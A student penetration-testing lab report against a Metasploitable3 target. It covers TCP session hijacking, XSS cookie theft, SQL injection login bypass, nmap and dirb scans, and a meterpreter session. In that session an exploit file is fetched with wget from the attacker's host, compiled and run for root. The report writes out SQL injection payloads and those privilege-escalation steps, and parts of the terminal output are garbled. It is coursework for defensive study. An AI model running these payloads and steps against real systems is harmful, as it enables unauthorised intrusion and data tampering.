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Class: CISS 464 – Penetration Testing

Subject: Penetration Testing Report

Brief Introduction:

This report summarizes a detailed series of tests that were carried out to find weaknesses in computer network systems and web applications. We looked closely at how network communication can be broken into and tested different ways to hack into web applications, like SQL Injection and XSS attacks. These tests showed us where security could be improved and highlighted the importance of strong protection at every level of computer systems to keep them safe from cyber threats.

Methodology:

- **Network Protocol Analysis:** Employed systematic techniques like SYN Flooding, TCP RST Attacks, and TCP Session Hijacking within a controlled lab environment.
- **Web Application Security:** Utilized SQL injection methods to bypass authentication and Cross-Site Scripting (XSS) to inject malicious scripts.
- **Network Scanning and Exploitation:** Conducted using tools like Nmap, DIRB, and the Metasploit Framework for discovering and exploiting vulnerabilities.
- **Remote Code Execution:** Executed a C program from a Kali Linux environment to gain root access on a target system.

Findings:

- **Network Protocols:** Identified vulnerabilities in TCP/IP leading to potential server disruptions and unauthorized access.
- **Web Applications:** Demonstrated the ease of breaching security through SQL injection and XSS, revealing significant data security risks.
- **Network Vulnerabilities:** Uncovered open ports, vulnerable services, and the exploitation of the Shellshock vulnerability.
- **System Exploitation:** Successfully gained root access through remote code execution, highlighting the risks associated with unverified code execution.

Screenshots:

Network Protocol Analysis




Fig 1: Here I was able to get a reverse shell using TCP session hijacking.




Fig 2: This was the command I used for this attack.

Web Applications:




Fig 3: Here we embedded a JavaScript program to send the user's cookies for our XSS attack.




Fig 4: Here we are able to edit the user's profile because of our JavaScript program.




Fig 5: For the SQL server pen test, I login to Alicek's account with "OR 1=1 #".




Fig 6: As we can see here, I was also able to log into the admin account with "OR Name='Admin'#".




Fig 7: Here I edited Alice's salary to 600000.





Fig 8: Here I changed Ryan's password.

I was able to make changes to Alice and Ryan's account because of the success of the SQL injection attack.

Network Vulnerabilities:



```
(remote@kali-linux-2022)-[~]
$ sudo nmap -sV -O -p1-65535 172.17.0.1
[sudo] password for remote:
Sorry, try again.
[sudo] password for remote:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-19 20:25 PDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.95 seconds

(remote@kali-linux-2022)-[~]
$ sudo nmap -sV -O -p1-65535 172.25.25.12
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-19 20:26 PDT
Stats: 0:00:35 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 24.46% done; ETC: 20:28 (0:01:51 remaining)
Nmap scan report for 172.25.25.12
Host is up (0.00100s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            ProFTPD 1.3.5
22/tcp    open  ssh            OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http           Apache httpd 2.4.7
445/tcp    open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp    open  ipp            CUPS 1.7
3000/tcp   closed ppp
3306/tcp   open  mysql          MySQL (unauthorized)
3500/tcp   open  http           WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
6697/tcp   open  irc            UnrealIRCd
8080/tcp   open  http           Jetty 8.1.7.v20120910
8181/tcp   closed intermapper
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 113.11 seconds

(remote@kali-linux-2022)-[~]
$
```

Fig 9: Here are the open port I was able to discover with a simple nmap scan.


```

msf6 > dirb http://172.25.25.115
[*] exec: dirb http://172.25.25.115

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Thu Oct 19 20:34:27 2023
URL_BASE: http://172.25.25.115/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

--- Scanning URL: http://172.25.25.115/ ---
+ http://172.25.25.115/cgi-bin/ (CODE:403|SIZE:288)
=> DIRECTORY: http://172.25.25.115/chat/
=> DIRECTORY: http://172.25.25.115/drupal/
=> DIRECTORY: http://172.25.25.115/phpmyadmin/
+ http://172.25.25.115/server-status (CODE:403|SIZE:293)
=> DIRECTORY: http://172.25.25.115/uploads/

--- Entering directory: http://172.25.25.115/chat/ ---
+ http://172.25.25.115/chat/index.php (CODE:200|SIZE:771)

--- Entering directory: http://172.25.25.115/drupal/ ---
=> DIRECTORY: http://172.25.25.115/drupal/includes/
+ http://172.25.25.115/drupal/index.php (CODE:200|SIZE:9794)
=> DIRECTORY: http://172.25.25.115/drupal/misc/
=> DIRECTORY: http://172.25.25.115/drupal/modules/
=> DIRECTORY: http://172.25.25.115/drupal/profiles/
+ http://172.25.25.115/drupal/robots.txt (CODE:200|SIZE:1531)
=> DIRECTORY: http://172.25.25.115/drupal/scripts/
=> DIRECTORY: http://172.25.25.115/drupal/sites/
=> DIRECTORY: http://172.25.25.115/drupal/themes/
+ http://172.25.25.115/drupal/web.config (CODE:200|SIZE:2051)
+ http://172.25.25.115/drupal/xmlrpc.php (CODE:200|SIZE:42)

--- Entering directory: http://172.25.25.115/phpmyadmin/ ---
+ http://172.25.25.115/phpmyadmin/ChangeLog (CODE:200|SIZE:31469)
=> DIRECTORY: http://172.25.25.115/phpmyadmin/examples/

```

Fig 10: Here is the output to the DIRP command. We can see the /cgi-bin/ here.

get access to this machine as we can see below.

```
meterpreter >
```

System Exploitation:

```
Shell No. 1 x remote@kali-linux-2022: ~ x
meterpreter > shell
```

```
cd /tmp
wget http://172.25.25.214/37292.c
--2023-10-21 23:02:13-- http://172.25.25.214/37292.c
Connecting to 172.25.25.214:80 failed: No route to host
```

```

/6in/sh: 4: not found
wget http://172.24.25.214/37292.c
--2023-10-21 23:02:47-- http://172.24.25.214/37292.c
Connecting to 172.24.25.214:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 4969 (4.9K) [text/x-csrc]

```

```

/bin/sh: 7: gcc: not found
gcc 32
gcc: error: 32: No such file or directory
gcc: fatal error: no input files
compilation terminated.

```

```
chmod: cannot access 'reel\b': No such file or directory
chmod: missing operand after '-'
Try 'chmod --help' for more information.
```

```
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
```


Fig 12: For this section, I started Apache on the target machine, and then I used wget to get the file from the Kali server, and I compiled it and executed it to get root privilege.

Conclusion:

The penetration tests revealed various vulnerabilities across network protocols, web applications, and systems. These exercises highlight the importance of robust security protocols and the need to monitor and update systems continuously to protect against evolving threats. The findings point out the criticalness of security as an important part of system and network design rather than an afterthought. The experience gained from these tests serves as a necessary reminder of the continuing challenges in cybersecurity and the need for proactive defense strategies.